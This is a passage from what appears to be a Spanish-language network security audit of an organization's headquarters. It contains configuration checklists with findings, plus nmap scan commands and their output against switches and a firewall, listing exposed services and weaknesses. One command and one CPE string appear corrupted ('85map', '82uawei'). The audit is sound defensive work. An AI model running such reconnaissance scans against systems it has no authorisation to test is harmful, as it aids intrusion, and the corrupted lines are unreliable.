La Figura 26 muestra el diagrama de red lógico de la infraestructura actual de la sede central en Caracas de la organización. Este diagrama no muestra necesariamente la topología física de la red, lo importante es resaltar la arquitectura actual de la infraestructura de red en Sede Central sin considerar las sucursales o *branches*. Es importante mencionar que aunque en el diagrama se muestra una red DMZ que de hecho está creada en el router, esta no se está usando en realidad ya que todos los servicios públicos y privados están ubicados en la red de servidores que se ve en el diagrama.




Figura 26. Diagrama de red de la Sede Central.

Internamente, la separación lógica en subredes dentro de la organización se hace por medio de VLANs que se describen en la Tabla 5.

Tabla 5. Redes en la Organización.

Descripción	Numero de redes	Mascara
Servidores de la institución	1	/24
Oficinas y departamentos de la organización	20	/24
Red de administración de equipos de infraestructura	1	/24
Zona desmilitarizada (DMZ)	1	/29
Conexión a Internet	1	/30

En la Figura 27 vemos un diagrama de la topología física de la red. Este diagrama muestra a alto nivel como están distribuidos los 53 switches de la organización en Sede Central.






Figura 27. Topología física de la red en Sede Central.

Una revisión de la arquitectura perimetral usando como referencia la documentación mostrada hasta ahora da una visión de alto nivel de las defensas que protegen la entrada y salida de datos en la red y permite identificar debilidades de seguridad que podrían ser explotadas [17].

Para hacer la revisión del diseño de la red se elaboró una *checklist* adaptada de [21] [17] [22]. Los ítems se presentan sin ningún orden en particular. A continuación, la mencionada *checklist*.

1. Existe redundancia de dispositivos críticos.
2. La red se segmenta por unidades lógicas dentro de la organización.
3. El diseño del firewall debe contemplar al menos las siguientes zonas de seguridad: DMZ Pública, DMZ Privada, Red de Administración, Red Interna.

Al inspeccionar contra la *checklist* el diseño de la infraestructura se encontraron los resultados que se muestran en la Tabla 6.

Tabla 6. Resultado la revisión del diseño de la infraestructura

Ítem	Cumple	Observaciones	Recomendación
1	No	La implementación de diseños redundantes ayuda a eliminar puntos únicos de falla, mejorar la disponibilidad de la red y la hace más resistente a ataques. En el diagrama físico de la Figura 27 se observa que la organización tiene un solo switch <i>core</i> y un solo router/firewall	Implementar redundancia de switch <i>core</i> y de router/firewall mediante protocolos como VRRP ( <i>Virtual Router Redundancy Protocol</i> )
2	Si	En la Tabla 5 se evidencia que la organización haciendo uso de VLANs segmenta su red según sus unidades lógicas	Mantener este aspecto del diseño
3	Si	Según lo observado en el diagrama de la Figura 26 y los datos de la Tabla 5 la organización tiene una DMZ pública, una Red de Administración, la Red Interna y también una DMZ Privada (que en el diagrama se llama Servidores). Aunque el diseño contempla una DMZ Publica esta en realidad no se está usando	Mantener este aspecto del diseño pero corregir el error de implementación de mantener todos los servidores públicos y privados en la misma red (Red de Servidores). Se sugiere transferir los servidores que son públicos desde la Red de Servidores (DMZ Privada) a la DMZ Pública

#### 4.2.3 Entrevistas a Personal Técnico

Esta actividad no fue necesaria para el desarrollo de este trabajo debido a que la evaluación es interna de la organización y se cuenta con toda la información disponible.

#### 4.2.4 Inspección de Controles de Seguridad Técnicos

Una inspección consiste en la revisión de los aspectos de control de la seguridad, tales como las configuraciones de los equipos de infraestructura. La inspección se realiza cuando la prueba es inapropiada o no es posible.

Los controles de seguridad pertinentes para ser inspeccionadas incluyen sólo aquellos que se prestan a la inspección. En el caso de los controles técnicos de seguridad para los dispositivos de infraestructura, son los siguientes:

- Configuración de dispositivos de infraestructura de red (switches, routers).
- Configuración de dispositivos de protección perimetral (firewall, IDS/IPS).
- Manejo de *logs*.
- Respaldos de archivos de configuración.

Por supuesto, solo aquellos controles actualmente implementados por la organización se pueden inspeccionar.

Con diferencia el método más ampliamente utilizado para una revisión de las configuraciones es el uso de una *checklist* [21] y es el instrumento a utilizar para esta tarea en el presente trabajo. Una *checklist* es un documento que contiene instrucciones y procedimientos para la configuración segura de los productos de

tecnología de la información. El uso de una *checklist* como guía en el proceso de examinación es una forma rápida de asegurarse que se hace una revisión razonable de las posibles vulnerabilidades.

La inspección de controles técnicos se va a dividir en inspección general de switches, routers y firewalls por una parte y luego inspecciones específicas de acuerdo a las particularidades de cada dispositivo.

### ***Inspección General del Equipamiento de Infraestructura***

La siguiente *checklist* adaptada de [18] [17] [22] resume los pasos a la hora de inspeccionar la seguridad de las configuraciones de los equipos de infraestructura presentados sin ningún orden en particular.

1. Los puertos administrativos (vty, consola, aux) que no se usan están desactivados.
2. Se aplican controles de acceso al puerto de consola.
3. Los intentos de *login* fallidos están limitados.
4. Se restringe el acceso a las interfaces de administración.
5. Se usan protocolos seguros como HTTPS o SSH para acceder a la administración de los dispositivos cuando sea posible.
6. Los dispositivos de infraestructura requieren clave para su administración y esa clave se guarda cifrada siempre que sea posible.
7. Los dispositivos están configurados con autenticación centralizada y las cuentas locales se usan solo en caso de falla.
8. Cada administrador tiene su propia cuenta única y con los privilegios que le correspondan según su nivel.
9. Hay un *banner* configurado con el fin de que todos los usuarios que se conecten tengan conocimiento de la política de la compañía para el uso y seguimiento.
10. SNMP está configurado de una manera segura.
11. Se tiene configurado un servidor centralizado de *logs* para registrar los eventos más importantes de cada dispositivo.
12. NTP está configurado en cada dispositivo.
13. Se hacen respaldos de los archivos de configuración.
14. La sesión está configurada para expirar luego de cierto tiempo de inactividad.

Al inspeccionar contra la *checklist* los dispositivos de infraestructura se encontraron los resultados en la Tabla 7.

Tabla 7. Resultado la inspección de la configuración de todos los dispositivos

Ítem	Switch	Router/Firewall	Observaciones	Recomendación
1	Si	Si	Tanto el switch como el router/firewall tiene un solo puerto de administración y ninguno más adicional	Mantener esta configuración
2	No	NA	El acceso por puerto consola del switch no tiene una contraseña de acceso	Crear una contraseña para el acceso por consola
3	NA	Si	El software del router/firewall bloquea por defecto los intentos de <i>login</i> luego de 15 intentos fallidos y esta es la configuración actual. Los switches no tienen esta característica	Mantener esta configuración
4	No	No	Actualmente cualquier usuario desde cualquier ubicación de la red puede acceder a las pantallas de <i>login</i> de los dispositivos	Implementar ACLs para permitir acceso administrativo solo a personal autorizado
5	No	Si	El software del router/firewall tiene esta configuración por defecto y es la configuración actual. Los switches por defecto tienen habilitado Telnet y HTTP para administración y esa configuración no se ha cambiado	Configurar los switches para que la administración se haga vía SSH o HTTPS
6	No	Si	La configuración por defecto de los switches no tiene ninguna contraseña de administración	Configurar los switches para que el acceso administrativo solicite contraseña
7	No	NA	El software del router/firewall no soporta actualmente autenticación centralizada para su administración. Los switches se administran haciendo uso de un usuario local del equipo	Implementar un servidor AAA para la autenticación centralizada en los switches
8	No	Si	Para administrar el software del router/firewall cada usuario tiene una cuenta individual. Los switches solo tienen la cuenta por defecto que usan todos los administradores	Crear cuentas individuales para cada usuario en un servidor AAA
9	NA	No	Los switches no soportan esta posibilidad. El software del router/firewall no tiene actualmente ningún <i>banner</i>	Configurar un <i>banner</i> legal en el software del router/firewall
10	NA	NA	Actualmente los dispositivos no se monitorean con SNMP	NA
11	No	Si	Actualmente la organización tiene un servidor syslog ya implementado. El software del router/firewall está configurado para enviar sus <i>logs</i> pero los switches no	Configurar los switches para que envíen <i>logs</i> al servidor centralizado

Tabla 8. Resultado la inspección de la configuración de todos los dispositivos (Continuación de Tabla 7)

Ítem	Switch	Router/Firewall	Observaciones	Recomendación
12	No	No	Ni el software del router/firewall ni los switches sincronizan actualmente con algún servidor NTP	Configurar un servidor NTP y hacer que todos los dispositivos sincronicen con el
13	No	No	Los switches y el software del router/firewall permiten respaldar sus configuraciones descargando un archivo pero actualmente no se hace	Programar shell scripts para automatizar la tarea de <i>backup</i> de configuraciones
14	Si	Si	El software del router/firewall y los switches tienen habilitada esta característica por defecto y es la configuración actual	Mantener esta configuración

### ***Inspección Adicional: Switch***

La siguiente *checklist* adaptada de [18] [17] [22] resume los pasos a la hora de inspeccionar la seguridad de las configuraciones de los dispositivos capa 2.

1. La auto negociación de troncales está deshabilitada (Protocolos: DTP).
2. La propagación de definiciones de VLANs está deshabilitada o se protege mediante una contraseña (Protocolos: VTP, MVRP).
3. El descubrimiento de dispositivos está deshabilitado sino es absolutamente necesario (Protocolos: CDP, LLDP).
4. Se evita el uso de la VLAN 1.
5. Los puertos de switch que no se están utilizando están deshabilitados o en una VLAN no enrutable.
6. Los puertos que son para dar conexión a usuarios están en modo acceso y no en modo troncal.

Al inspeccionar contra la *checklist* los dispositivos capa 2 se encontraron los resultados presentes en la Tabla 9.

Tabla 9. Resultados de la inspección de la configuración de switches

Ítem	Switch	Observaciones	Recomendación
1	NA	Los switches no tienen soporte DTP	NA
2	NA	Los switches no tienen soporte VTP/MVRP	NA
3	Si	Por defecto LLDP no está configurada en los switches y esta es la configuración que se tiene actualmente	Mantener esta configuración
4	No	Se está utilizando la VLAN 1 para una de las redes internas	Crear un nuevo <i>tag</i> de VLAN y sustituir en la red en que se está utilizando VLAN 1
5	No	Por defecto los puertos sin utilizar del switch están en la VLAN 1 y esta es la configuración que se tiene actualmente	Colocar los puertos sin utilizar de los switches en una VLAN no enrutable
6	Si	En la organización se tiene la convención de reservar el ultimo puerto de cada switch como el único puerto troncal del mismo, los demás son puertos de acceso	Mantener esta configuración

**Inspección Adicional: Router**

La siguiente *checklist* adaptada de [18] [17] [22] resume los pasos a la hora de inspeccionar la seguridad de las configuraciones del router en la red.

1. Los protocolos de enrutamiento se configuran con autenticación y cifrado.
2. Las interfaces sin usar están deshabilitadas.

Al inspeccionar contra la *checklist* se encontraron los resultados mostrados en la Tabla 10.

Tabla 10. Resultados de la inspección de la configuración del router

Ítem	Router	Observaciones	Recomendación
1	NA	Actualmente no se está utilizando ningún protocolo de enrutamiento dinámico en la organización	NA
2	Si	Por defecto el software del router/firewall solo habilita una interfaz para la WAN y otra para la LAN. El resto está deshabilitadas por defecto. Actualmente hay más de dos interfaces creadas en el router pero todas se están utilizando.	Mantener esta configuración

**Inspección Adicional: Firewall**

La siguiente *checklist* adaptada de [18] [17] [22] resume los pasos a la hora de inspeccionar la seguridad del firewall en la red.

1. Se usa NAT para que los usuarios tengan acceso a Internet y así esconder el direccionamiento interno y la topología.
2. Se usa NAT para el acceso desde Internet a los servicios públicos en la DMZ y así esconder el direccionamiento interno y la topología.

3. Se guardan registros (*logs*) del tráfico denegado.
4. Se filtra el tráfico proveniente del espacio de direcciones RFC 1918 (IPs privadas) en la interfaz WAN.
5. Se filtra el tráfico proveniente del espacio de direcciones RFC 3330 (IPs de uso especial) en la interfaz WAN.
6. Se filtra el tráfico proveniente del espacio de direcciones interno de la organización en la interfaz WAN.
7. Todos los paquetes se deniegan por defecto en todas las interfaces.

Al inspeccionar contra la *checklist* el firewall de la red se encontraron los resultados presentados en la Tabla 11.

Tabla 11. Resultados de la inspección de la configuración del firewall

Ítem	Firewall	Observaciones	Recomendación
1	Si	El software del router/firewall por defecto tiene esta configuración y no se ha cambiado	Mantener esta configuración
2	Si	Esta es la práctica que sigue la organización para la publicación de servicios en Internet	Mantener esta configuración
3	Si	El software del router/firewall por defecto guarda registro del tráfico que filtra y esta configuración se mantiene actualmente	Mantener esta configuración
4	Si	El software del router/firewall por defecto filtra el espacio de direcciones RFC 1918 en la interfaz WAN y esta configuración se mantiene actualmente	Mantener esta configuración
5	Si	El software del router/firewall por defecto filtra el espacio de dirección RFC 3330 y otros bloques de IPs mediante una característica llamada filtrado de <i>bogon networks</i> y esta configuración se mantiene actualmente	Mantener esta configuración
6	Si	Las direcciones IP de la organización pertenecen el espacio de direcciones privados y estas se filtran por defecto en la interfaz WAN del software del router/firewall que es la configuración actual	Mantener esta configuración
7	Si	Esta es la configuración por defecto del software del router/firewall y también la configuración actual	Mantener esta configuración

#### 4.2.5 Observación del Comportamiento del Personal Técnico

Esta actividad no fue necesaria para el desarrollo de este trabajo.

#### 4.2.6 Pruebas a Controles Técnicos de Seguridad

La prueba de controles técnicos de seguridad es el proceso de invocar condiciones que ponen a prueba dichos controles contra sus funciones de seguridad destinadas [21]. Este tipo de recopilación de datos proporciona una excelente visión de la efectividad de los controles.

La verificación de los controles de seguridad que se utilizan para proteger la infraestructura de red se logra con pruebas de la respuesta de la red a los ataques que un actor malicioso pudiera hacer. El analista de seguridad asume el papel de un atacante con intención maliciosa.

Todas las pruebas técnicas realizadas en esta sección se ejecutaron desde un equipo conectado a la red interna de la organización excepto en aquellos casos en que se hicieron pruebas a los servicios públicos de la organización, en estos casos las pruebas se ejecutaron desde un equipo externo conectado a Internet. En ambos casos el equipo para hacer las pruebas cuenta con Kali Linux en su versión 2.0 instalado. Kali Linux es una distribución Linux basada en Debian especialmente desarrollada para hacer pruebas de seguridad y análisis forense que cuenta con todas las herramientas más importantes para hacer *hacking*. Todas las herramientas software que se usan en el presente trabajo vienen preinstaladas en Kali Linux.

**Nota importante:** Para el contexto de este trabajo y por razones de seguridad no se van a revelar las direcciones IPs públicas de los servicios institucionales, en su defecto, se usará la estructura A.B.C.X donde X es un valor variable para designarlas. De igual manera, con el fin de ocultar la dirección IP de la interfaz WAN del firewall/router de la organización en el contexto de este proyecto se usará la cadena W.X.Y.Z para indicar dicha dirección IP.

Para efectos de este trabajo se define el siguiente direccionamiento que fue alterado convenientemente para no revelar el verdadero de la organización objeto del estudio. En la Tabla 12 se dan los detalles del direccionamiento e información de VLANs más importantes para este trabajo y en la Tabla 13 se muestran las direcciones IP relevantes durante la ejecución de las pruebas técnicas.

Tabla 12. Direccionamiento para las pruebas técnicas

Nombre de la Red	Descripción	Direccionamiento	Tag de VLAN
Red de Servidores	Segmento de red que conecta todos los servidores públicos y privados de la organización	10.0.200.0/24	10
Red Interna	Segmento de red que conecta a los empleados de la organización	10.0.203.0/24	40
Red de Administración	Segmento de red que contiene las interfaces de administración de los dispositivos de red de la organización	10.0.254.0/24	1
Direcciones publicas	Segmento de red que contiene las 6 direcciones IPs publicas asignadas a la organización	A.B.C.81/29	NA

Tabla 13. Direcciones IP de los dispositivos usados durante las pruebas

Dispositivo	Dirección IP
Router/Firewall (interfaz WAN)	W.X.Y.Z
Router/Firewall (interfaz Interna)	10.0.200.1
Switch (interfaz de administración)	10.0.254.16
Maquina atacante o de prueba	10.0.203.9
Víctima en Red Interna	10.0.203.8
Servidor al que se quiere capturar credenciales de autenticación	10.0.200.26

El equipo interno desde el que se ejecutaron las pruebas es un equipo con permisos de red de usuario normal sin ningún privilegio elevado. En el único caso que la prueba requirió de privilegios más elevados esto se indica de manera explícita en el texto.



La Figura 28 muestra los detalles de direccionamiento y participantes del escenario sobre el que se está ejecutando la prueba técnica que se va a describir a continuación. Esta figura será la referencia para todas las pruebas técnicas que se van a ejecutar.




Figura 28. Escenario de la prueba técnica de seguridad

Un enfoque para probar controles técnicos en los dispositivos de red se presenta a continuación.

### ***Servicios Innecesarios***

Esta prueba en particular se hace desde una máquina sin restricciones de acceso a los puertos TCP/UDP de la interfaz de administración del switch y la del router/firewall ya que lo que se quiere es escanear el dispositivo para determinar los servicios que tiene habilitados sin importar si las reglas del firewall bloquean (o no) el acceso a los puertos donde se ejecutan los servicios.

Hacer un escaneo de los dispositivos de infraestructura muestra los servicios visibles de un dispositivo.

El objetivo de las presentes pruebas es determinar cuáles son todos los servicios visibles en cada dispositivo de red y evaluar cuáles de ellos no son necesarios para la necesidad actual de la organización. Nmap es la herramienta más sencilla para hacer un escaneo a los dispositivos y así detectar los servicios activos que son innecesarios y que un potencial atacante pudiera comprometer.

Al hacer un escaneo de los 65535 puertos TCP de un switch de la organización obtenemos el resultado de la Figura 29.

```
# nmap -sS -sV -p 1-65535 10.0.254.16

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-12 12:12 VET
Nmap scan report for 10.0.254.16
Host is up, received echo-reply ttl 254 (0.0014s latency).
Scanned at 2015-11-12 12:12:20 VET for 343s
Not shown: 65532 closed ports
Reason: 65532 resets
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 254 Huawei Quidway AR28-09 WAP ftpd
(user queue is full)
22/tcp    open  ssh      syn-ack ttl 254 3Com switch sshd 5.20 Release
1101P10 (protocol 1.99)
80/tcp    open  http     syn-ack ttl 254 3Com switch http config
Service Info: OS: Comware; Devices: WAP, switch; CPE:
cpe:/h:82uawei:quidway_ar28-09, cpe:/o:3com:comware
```

Figura 29. Resultado de escanear los puertos TCP de un switch

Al hacer un escaneo de los 1000 puertos UDP más usuales de un switch de la organización obtenemos el resultado de la Figura 30.

```
# nmap -sU -top-ports 1000 10.0.254.16

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-12 12:30 VET
Nmap scan report for 10.0.254.16
Host is up, received echo-reply ttl 254 (0.0020s latency).
Scanned at 2015-11-12 12:30:40 VET for 17s
Not shown: 999 open|filtered ports
Reason: 999 no-responses
PORT      STATE SERVICE REASON
161/udp    open  snmp     udp-response ttl 254
```

Figura 30. Resultado de escanear los puertos UDP de un switch

Al inspeccionar la salida de la herramienta Nmap aplicada a un switch para el escaneo de puertos TCP y UDP se encontraron los resultados que se agrupan en la Tabla 14.

Tabla 14. Servicios visibles en un switch de la organización

Puerto	Protocolo	Servicio	Descripción	Recomendación
21	TCP	FTP	Servicio de descarga de archivos	Deshabilitar este servicio y activar SFTP que es más seguro
22	TCP	SSH	Este es un servicio para la administración remota por CLI	Mantener habilitado pero limitar acceso solo a personal autorizado
80	TCP	HTTP	Interfaz web de administración del switch	Deshabilitar este servicio y activar el protocolo HTTPS que es más seguro
161	UDP	SNMP	Puerto para recibir solicitudes SNMP	Mantener habilitado pero limitar acceso solo a dispositivos autorizados

Al hacer un escaneo de los 65535 puertos TCP del router/firewall desde la red interna de la organización obtenemos el resultado de la Figura 31.

```
#nmap -sS -sV -p 1-65535 10.0.200.1

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-12 11:38 VET
Nmap scan report for 10.0.200.1
Host is up, received arp-response (0.00026s latency).
Scanned at 2015-11-12 11:38:30 VET for 242s
Not shown: 65530 filtered ports
Reason: 65530 no-responses
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 64  OpenSSH 6.6.1 (protocol 2.0;
HPN-SSH patch 13v11)
80/tcp    open  http         syn-ack ttl 64  lighttpd 1.4.35
443/tcp   open  ssl/http     syn-ack ttl 64  lighttpd 1.4.35
666/tcp   open  http         syn-ack ttl 64  darkstat network analyzer
httpd 3.0.718
1984/tcp  open  bigbrother?  syn-ack ttl 64
```

Figura 31. Resultado de escanear los puertos TCP del router/firewall

Al hacer un escaneo de los 1000 puertos UDP más usuales del router/firewall desde la red interna de la organización obtenemos el resultado de la Figura 32.

```

# nmap -sU -sC -top-ports 1000 10.0.200.1

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-12 11:54 VET
Nmap scan report for 10.0.200.1
Host is up, received arp-response (0.00042s latency).
Scanned at 2015-11-12 11:54:10 VET for 137s
Not shown: 998 open|filtered ports
Reason: 998 no-responses
PORT      STATE SERVICE REASON
123/udp   open  ntp      udp-response ttl 64
| ntp-info:
|   receive time stamp: 2015-11-12T16:23:29
|   version: ntpd 4.2.8p1@1.3265-o Fri Feb 13 17:22:32 UTC 2015 (1)
|   processor: i386
|   system: FreeBSD/10.1-RELEASE-p6
|   leap: 0
|   stratum: 12
|   precision: -21
|   rootdelay: 0.000
|   rootdisp: 0.000
|   refid: 127.0.0.1
|   reftime: 0xd9ee8318.3019d39d
|   clock: 0xd9ef3b79.1b07926e
|   peer: 0
|   tc: 6
|   mintc: 3
|   offset: 23.821117
|   frequency: -10.368
|   sys_jitter: 0.000000
|   clk_jitter: 3.714
|_  clk_wander: 0.626
500/udp   open  isakmp   udp-response ttl 64
Service Info: OS: FreeBSD/10.1-RELEASE-p6

```

Figura 32. Resultado de escanear los puertos UDP del router/firewall

Al inspeccionar la salida de la herramienta Nmap aplicada al router/firewall desde una interfaz interna para el escaneo de puertos TCP y UDP se encontraron los resultados que se agrupan en la Tabla 15.

Tabla 15. Servicios visibles en el Router/Firewall interfaz interna

Puerto	Protocolo	Servicio	Descripción	Recomendación
22	TCP	SSH	Servicio de administración remota por CLI	Mantener habilitado pero limitar acceso solo a personal autorizado
80	TCP	HTTP	Servicio de administración web usando HTTP	Mantener habilitado ya que el software del router/firewall redirige automáticamente al protocolo seguro HTTPS
123	UDP	NTP	Puerto para servicio de sincronización de tiempo	Mantener este servicio
443	TCP	HTTPS	Servicio de administración web usando HTTPS	Mantener habilitado pero limitar acceso solo a personal autorizado
500	UDP	ISAKMP	Necesario para el funcionamiento de la VPN	Mantener habilitado pero limitar el acceso
666	TCP	HTTP	Servicio de recolección de estadísticas de tráfico. No se está utilizando y no solicita autenticación	Deshabilitar este servicio ya que no se está utilizando
1984	TCP	BIGBROTHER	Agente de monitoreo del dispositivo	Mantener habilitado pero limitar acceso solo a dispositivos autorizados

Al hacer un escaneo de los 65535 puertos TCP desde Internet a la interfaz WAN del router/firewall obtenemos el resultado de la Figura 33.

```
# 85map -sS -sV -p 1-65535 -PN W.X.Y.Z

Starting Nmap 6.47 ( http://nmap.org ) at 2015-11-12 18:28 VET
Nmap scan report for exchange.mydomain.gob.ve (W.X.Y.Z)
Host is up (0.20s latency).
Scanned at 2015-11-12 18:28:18 VET for 1334s
Not shown: 65533 filtered ports
PORT      STATE SERVICE  VERSION
443/tcp   open  ssl/http Apache httpd
2110/tcp  open  http     Apache httpd
```

Figura 33. Resultado de escanear los puertos TCP de la interfaz WAN desde Internet

Al hacer un escaneo de los 1000 puertos UDP más usuales desde Internet a la interfaz WAN del router/firewall obtenemos el resultado de la Figura 34.

```
# nmap -sC -sU -top-ports 1000 -PN W.X.Y.Z

Starting Nmap 6.47 ( http://nmap.org ) at 2015-11-12 18:30 VET
Nmap scan report for exchange.mydomain.gob.ve (W.X.Y.Z)
Host is up.
All 1000 scanned ports on exchange.mydomain.gob.ve (W.X.Y.Z) are
open|filtered

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 240.63 seconds
Raw packets sent: 2000 (57.534KB) | Rcvd: 226 (18.357KB)
```

Figura 34. Resultado de escanear los puertos UDP de la interfaz WAN desde Internet

